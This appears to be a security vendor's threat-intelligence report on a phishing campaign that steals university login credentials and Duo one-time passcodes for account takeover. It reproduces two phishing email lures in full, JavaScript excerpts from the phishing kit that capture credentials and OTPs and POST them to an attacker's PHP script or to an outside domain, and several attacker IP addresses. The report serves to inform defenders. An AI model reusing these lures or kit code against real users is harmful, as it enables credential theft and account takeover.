THREAT INTELLIGENCE REPORT

Compromising Campus Accounts:

Attackers Harvest Credentials and Duo OTPs for Account Takeover

Abnormal

Executive Summary

Abnormal AI researchers have identified an ongoing phishing campaign targeting educational institutions across multiple countries, with over 40 compromised organizations and more than 30 targeted universities and colleges.

The campaign employs sophisticated social engineering tactics, using compromised legitimate accounts to send phishing messages with relevant and timely themes, including staff appreciation, health advisories, payroll updates, and insurance verification. The attackers also take a measured approach to the email content—avoiding overly dire consequences while maintaining urgency—which suggests a strong understanding of target psychology.

The persistence and ongoing refinements of this campaign indicate sustained investment, with evidence of infrastructure enhancements that increase both attack effectiveness and defensive evasion capabilities. Early attempts that relied on Google Forms have given way to purpose-built phishing kits capable of perfectly imitating university authentication systems. These kits don't just capture usernames and passwords. They also harvest Duo one-time passcodes through multi-stage client-side forms, giving adversaries everything they need to execute real-time account takeovers.

What: Attack Progression



Initial Engagement: Cybercriminals send phishing emails from compromised legitimate accounts, incorporating university-specific themes and authoritative language designed to compel action without triggering immediate suspicion.

Spoofed Sign-in Portals: Targets are directed to fraudulent university login pages designed to closely mimic targeted organizations' authentication systems through two primary approaches: direct links to phishing pages or indirect access via Google Docs Editors abuse.

Credential and OTP Theft: Purpose-built phishing kits harvest both login credentials and one-time passwords (OTPs) through sophisticated workflows that seamlessly route users between credential collection and OTP capture pages.

Account Takeover: Following successful credential theft, attackers move quickly to compromise accounts before OTP codes expire. Once inside, they create malicious mailbox rules to hide activity and enable data exfiltration, while launching lateral phishing campaigns against targets within the same organization.

So What: Impact Analysis



Post-compromise activities reveal organized monetization strategies, including automated financial data exfiltration through mailbox rules that forward payroll-related communications to attacker-controlled addresses.

The campaign's focus on educational infrastructure also creates significant operational disruption potential. Observed and likely scenarios include:

- **Account lockouts and helpdesk overload**, as compromised accounts require mass resets.
- **Loss of trust in institutional email**, undermining communication among students, faculty, and staff.
- **Payroll fraud and financial losses**, enabled by malicious mailbox rules forwarding sensitive data externally.
- **Research and partner risk**, with attackers potentially accessing grant-related data and targeting government or commercial collaborators.
- **Reputational harm**, as faculty and students question the university's ability to secure core services.

Now What: Strategic Actions for CISOs

Fortify Identity and Mailbox Protections: Reduce the effectiveness or real-time OTP relay and mailbox abuse by shortening OTP validity, throttling repeated MFA prompts, requiring contextual details in approvals (e.g., location, device, application), and blocking or auditing risky inbox rules.

Enforce Risk-Based Access Controls: Apply contextual login policies that evaluate device trust, geolocation, and risk signals (e.g., impossible travel, proxy networks), and require step-up MFA for anomalous sign-ins.

Update Security Awareness: Deliver targeted training to help faculty and staff recognize phishing from compromised accounts, measured-urgency lures, and multi-step OTP capture flows.

Strengthen Email Security: Deploy advanced detection capable of identifying phishing attacks that exploit compromised accounts, trusted cloud services, and redirect-chain abuse.

Implement Behavioral Account Protection: Use behavior-based analytics to detect compromised accounts in real time—including anomalous OTP use, suspicious sign-ins, and malicious mailbox rule creation—and automatically remediate.

Continuously Monitor SaaS Posture: Apply SaaS security posture management to enforce consistent MFA policies, secure forwarding restrictions, and safe defaults across both Microsoft 365 and Google Workspace environments.

Attack Overview

This sophisticated campaign targets educational institutions through carefully orchestrated attacks that exploit organizational trust frameworks. By mimicking legitimate processes, threat actors maintain credibility while establishing persistent access to university systems.

Stage 1: Phishing Email

The first phase of the attack is a phishing email notifying the recipient of a time-sensitive matter requiring their attention. The theme of the messages in this campaign encompasses a wide range, but the primary motifs include staff appreciation and award eligibility, health advisories and contact tracing alerts, payroll updates, and insurance coverage verification.

While the pretext varies, the objective is consistent: convince the recipient to click the embedded link, which redirects to a fraudulent login portal.

A significant percentage of the emails are sent from compromised university accounts, allowing threat actors to operate from within a trusted environment. This not only evades external-facing protections but also increases the appearance of authenticity. Such is the case in the following examples.

Compromised Senders and Social Engineering

In the first example, attackers use a compromised faculty member's account at a private university to target other faculty and staff at the institution. The message claims there are discrepancies in select employee health insurance policies and instructs recipients to log into the university's portal and confirm the status of their insurance to avoid any disruption in coverage.



From: [redacted] <[redacted]@[redacted].edu>
Sent: 8/25/2025 2:20:03 PM
To: undisclosed-recipients: ;
Cc:
Subject: Action Needed: Review Your Health Insurance Record

Hello Staff,

We would like to clarify some recent concerns regarding health insurance payments. Please be assured that your health coverage remains active and is normally processed by the 1st of September.

At this time, our records show that several staff policies may appear as expired. To avoid any disruption in coverage, we ask that you confirm the status of your health insurance.

Kindly log in to the [redacted] Portal to review your insurance information.

- If your policy appears active, you will be redirected to our website.
- If your policy shows as inactive, please contact HR immediately for assistance.

Thank you for reviewing your information promptly. Your health and peace of mind remain our highest priorities.

Sincerely,
[redacted]
Coordinator
[redacted]

The next example—sent to a different, public university from a compromised account—purports to be a reminder about an upcoming awards luncheon celebrating all staff members who have reached significant service milestones. It invites recipients to confirm their eligibility as an honoree by using the provided link to access the Verification Portal.



From: [redacted] <[redacted]@[redacted].edu>
Sent: 3/30/2025 8:52:37 PM
To:
Cc:
Subject: Reminder: Staff Appreciation and Service Awards

Dear Staff,

The Staff Council is excited to announce that preparations are underway for the **Staff Appreciation and Service Awards Luncheon** on **April 24, 2025**. This event aims to honor all dedicated staff members at [redacted] who have reached significant service milestones as of **August 31, 2024**.

To ensure everyone eligible is properly acknowledged, we ask all staff members to confirm their eligibility. If you believe you have reached a milestone and should be recognized, please take a moment to complete the Verification Portal.

Important Reminders:

- **If you've already been contacted for award verification**, you don't need to fill out this form again.
- This survey is for those who have **not** been previously contacted but meet the eligibility criteria.

Please note that the [redacted] recognizes all years of service, including time spent at other state agencies.

For any questions, please contact serviceaward@[redacted].edu.

We appreciate your ongoing commitment and service to the [redacted] and we look forward to celebrating your accomplishments at the luncheon!

Wishing you all the best,

Best regards,
[redacted]

This particular phishing lure appears to have been AI-generated, based on analysis by an AI content detection tool. Leveraging AI-generated text enables attackers to rapidly scale operations by facilitating the production of varied and convincing institution-specific lures with minimal manual effort.

One particularly noteworthy aspect of this campaign is that, regardless of the lure used, the tone of the emails is pressing but measured. The attackers are clearly attempting to manipulate targets and compel them to act sooner rather than later, but they opt not to fabricate especially dire circumstances the way some other threat actors do.

In one case, the lure is fear-based, playing on concerns of losing health insurance coverage. In the other, the lure is reward-based, relying on positive reinforcement and appealing to the target's professional pride. These tactics could be enough to not trigger suspicion in targets who know to be skeptical of emails with requests that threaten serious consequences if the recipient doesn't act immediately.

Strategic Obfuscation

To evade detection by rules- and signature-based defenses, the attackers leveraged trusted online services to obscure the final destinations of the malicious URLs. Masking links behind reputable domains also reduced the chance recipients would question their legitimacy.

Google Docs Editors Abuse

One technique we observed involves weaponizing Google productivity tools through two primary methods. In some cases, attackers insert links to phishing pages directly into Google Docs or Slides, mimicking familiar file-sharing workflows. In others, they embed links within the emails themselves that use Google's URL parameters to redirect users to attacker-controlled destinations.

Because the visible domain is google.com, these links blend into everyday communications and can create blind spots for defenses that only evaluate the initial domain and do not follow the redirect chain to the final destination.

URL Shorteners

The attackers also utilized URL shorteners, a longstanding yet effective method of obfuscation.

Shortened URLs prevent recipients from easily verifying where a link leads and complicate threat intelligence analysis. Additionally, many shortening services provide attackers with click-tracking data, revealing which lures are most successful. Some services also allow the underlying destination to be changed dynamically, giving attackers flexibility to adapt campaigns without modifying the phishing emails themselves.

If this initial deception and camouflage successfully compels the target to follow the intended path, the attack enters its next phase: credential and one-time password theft.

Stage 2: Landing Page

Ultimately, the goal of the campaign is to facilitate account takeover by phishing login credentials and one-time passwords via malicious infrastructure designed to closely mimic the targeted organization's authentication system. However, the threat actors employed a range of techniques to achieve their objective. This pattern is first evident in the numerous pretexts used in the initial phishing emails and then continues through to the second stage of the attack.

Variant 1: Direct to Spoofed Login Portal

Threat actors primarily took one of two approaches to the credential harvesting and one-time password (OTP) interception phases of the attack. The first approach was the most straightforward, embedding a direct link to the fraudulent login portal in the initial email and including only two malicious pages: one to capture login credentials and another to capture the OTP.

Credential Harvesting

For targets in this variant of the attack flow, clicking on the link in the email sends them directly to a cloned version of the targeted organization's authentication portal. The phishing page is indistinguishable from the legitimate site and includes expertly impersonated branding, layout, and static front-end elements to build trust with the target.



The underlying code captures credentials through a simple JavaScript event handler. When the target enters their username and password and clicks the *Submit* or *Login* button, the script intercepts the form submission, prevents it from being sent normally, and instead appends the credentials as URL parameters to the next page. This ensures that the attacker can seamlessly carry the stolen data into the next stage of the phishing flow.

JavaScript

```
<script>
    document.addEventListener("DOMContentLoaded", function () {
        var formOne = document.getElementById("formOne");
        formOne.addEventListener("submit", function (event) {
            event.preventDefault();

            var username = document.getElementById("username").value;
            var password = document.getElementById("password").value;
            // Redirect to the second HTML page with data as URL parameters
            window.location.href = "second_page.htm?username=" +
encodeURIComponent(username) + "&password=" + encodeURIComponent(password);
        });
    });
</script>
```

This technique bypasses server-side handling at this stage and simply redirects the target to the one-time password capture step, while embedding the stolen credentials into the URL for later use.

Duo One-Time Password (OTP) Collection

The phishing template includes a second form specifically designed to capture the target's Duo one-time password, a time-based code generated by the Duo Mobile multifactor authentication app, which is required to complete the login process. This form appears immediately after the credential prompt, reinforcing the illusion of a legitimate two-factor authentication flow.



The code handling this step retrieves the username and password from the URL (passed forward from the first stage) and then captures the target's one-time code when it is submitted. Unlike the first stage, this data is not just passed along in the URL. Instead, it is exfiltrated to the attacker's server via an AJAX POST request to a PHP script (`process.php`).

JavaScript

```
<script>
    document.addEventListener("DOMContentLoaded", function () {
        var formTwo = document.getElementById("formTwo");

        formTwo.addEventListener("submit", function (event) {
            event.preventDefault();

            var verificationCode = document.getElementById("verificationCode").value;

            // Retrieve username and password from URL parameters
            var urlParams = new URLSearchParams(window.location.search);
            var username = urlParams.get("username");
            var password = urlParams.get("password");

            // Send data to the PHP script using AJAX
            var xhr = new XMLHttpRequest();
            xhr.open("POST", "process.php", true);
            xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
            xhr.onreadystatechange = function () {
                if (xhr.readyState === 4) {
                    if (xhr.status === 200) {
                        console.log("Response from PHP:", xhr.responseText);
                        // Redirect after sending data
                        window.location.href = "https://www.<targetname>.edu/";
                    } else {
                        console.log("Error sending data to PHP:", xhr.status);
                        // Handle error case
                    }
                }
            };
            var requestData = "username=" + encodeURIComponent(username) + "&password="
+ encodeURIComponent(password) + "&verificationCode=" +
encodeURIComponent(verificationCode);
            xhr.send(requestData);
        });
    });
</script>
```

Once the OTP has been submitted, the phishing page immediately redirects the target to the legitimate university website. This redirection serves two purposes. First, it reduces suspicion by reinforcing the illusion of legitimacy, creating the impression that the authentication process was successful. Second, it ensures the target believes they have completed the requested update, despite no successful sign-in taking place.

Variant 2: Google Docs Editors–Based Redirect

In some instances, the attack chain introduces additional steps before and during credential collection. Instead of linking directly to a phishing portal, the email lure points to a Google Docs or Google Slides file featuring the targeted university's branding.



Clicking the link embedded in the Google Doc or Google Slides redirects the target to the spoofed login page. This approach leverages the inherent trust of `docs.google.com` links to bypass email security tools and lower suspicion among recipients.

Credential Harvesting

Similar to the previous example, the fake portal is a nearly identical replica of the legitimate single sign-on login interface. It also includes a reference to the targeted organization in the URL path.

In this attack variant, the credential-harvesting flow includes an intermediate “loading page” hosted on attacker-controlled infrastructure. The page introduces a short delay, although it’s unclear whether this serves a functional purpose (e.g., traffic filtering or session checks) or is merely intended to make the process appear legitimate. After the target enters their information, the form sends the credentials to a separate domain via the following form action:

```
JavaScript
<form method="post" id="fm1" action="https://pcdtool.com/[redacted].php">
```

Duo One-Time-Password (OTP) Collection

Following this mid-stage step, the browser redirects the target to a page containing a prompt to enter the passcode from their Duo Mobile app.



After the target enters the OTP and clicks *Verify*, the following code conducts an extremely basic validation check—i.e., it confirms the provided input contains six digits:

```
JavaScript
    <script>
        const input = document.getElementById('passcode');
        const verifyBtn = document.getElementById('verify-btn');
        const errorMsg = document.getElementById('error-msg');

        input.addEventListener('input', (e) => {
            input.value = input.value.replace(/\D/g, '').slice(0, 6);
            verifyBtn.disabled = input.value.length !== 6;
            verifyBtn.classList.toggle('enabled', input.value.length === 6);
            errorMsg.textContent = input.value.length === 6 ? '' : 'Passcode must be
exactly 6 digits';
        });
    </script>
```

The page then refreshes, and a confirmation message is briefly displayed before the target is automatically redirected to the university's actual website.



Malicious Hosting and Infrastructure

The attackers employed diverse hosting strategies to support the appearance of credibility and evade detection. This infrastructure approach combined legitimate platform abuse with compromised website exploitation to create resilient attack infrastructure.

Compromised WordPress Infrastructure

In the vast majority of these attacks, threat actors exploit compromised WordPress sites, modifying them to host malicious landing pages. To enhance credibility, the URLs are tailored to include the targeted university's name in the path. This approach combines the reputation of an established domain with contextual relevance, effectively creating institution-specific infrastructure without the need to register new domains.

Netlify Hosting

Some of the attacks (albeit a smaller percentage) also featured phishing pages hosted on Netlify, a legitimate web hosting platform widely adopted by developers. Leveraging Netlify's automatic SSL certificates and recognizable domains, the malicious content appears consistent with legitimate sites. The platform's ability to generate unique subdomains at scale also allows attackers to tailor pages for specific regions or institutions, such as aligning infrastructure with particular universities.

By combining the credentials with the OTP and sending them directly to the attacker's backend, the adversary has everything needed to perform real-time account takeover (ATO) before the OTP expires.

Stage 3: Account Takeover (ATO)

After the target has interacted with the phishing email, provided their credentials, and submitted the second-factor authentication details, the threat actor proceeds with the next stage of the attack: account takeover.

Abnormal reviewed internal account takeover data from December 2024 and observed the following pattern. The initial sign-in activity originates from three IP addresses:

- 23.95.162.127
- 89.116.164.20
- 157.254.164.154

All three systems appear to be remote desktop protocol (RDP) hosts, suggesting the attackers were tunneling their initial post-compromise activity through these systems to validate stolen credentials and ensure logins occurred before the OTP codes expired.



Suspicious Sign-in

[redacted].edu signed into **Microsoft 365**.

Observed sign-in attempts from an IP address associated with Remote Desktop Protocol (RDP). This is a common pattern observed in compromised accounts. Additionally, sign-in from IP address [redacted] that has been associated with previous attacks.

IP Address	[redacted] Risky User freq: 20% Company freq: 0%
Authentication	Previously Satisfied Single Factor
Browser	Chrome 136.0.0 User freq: 25%
Client App Name	browser User freq: 94% Company freq: 83%
Cloud App Name	office 365 exchange online User freq: 0% Company freq: 11%
IP Organization	[redacted] User freq: 17% Company freq: 0%
ISP	[redacted] User freq: 17% Company freq: < 1%
Location	[redacted] User freq: 18%
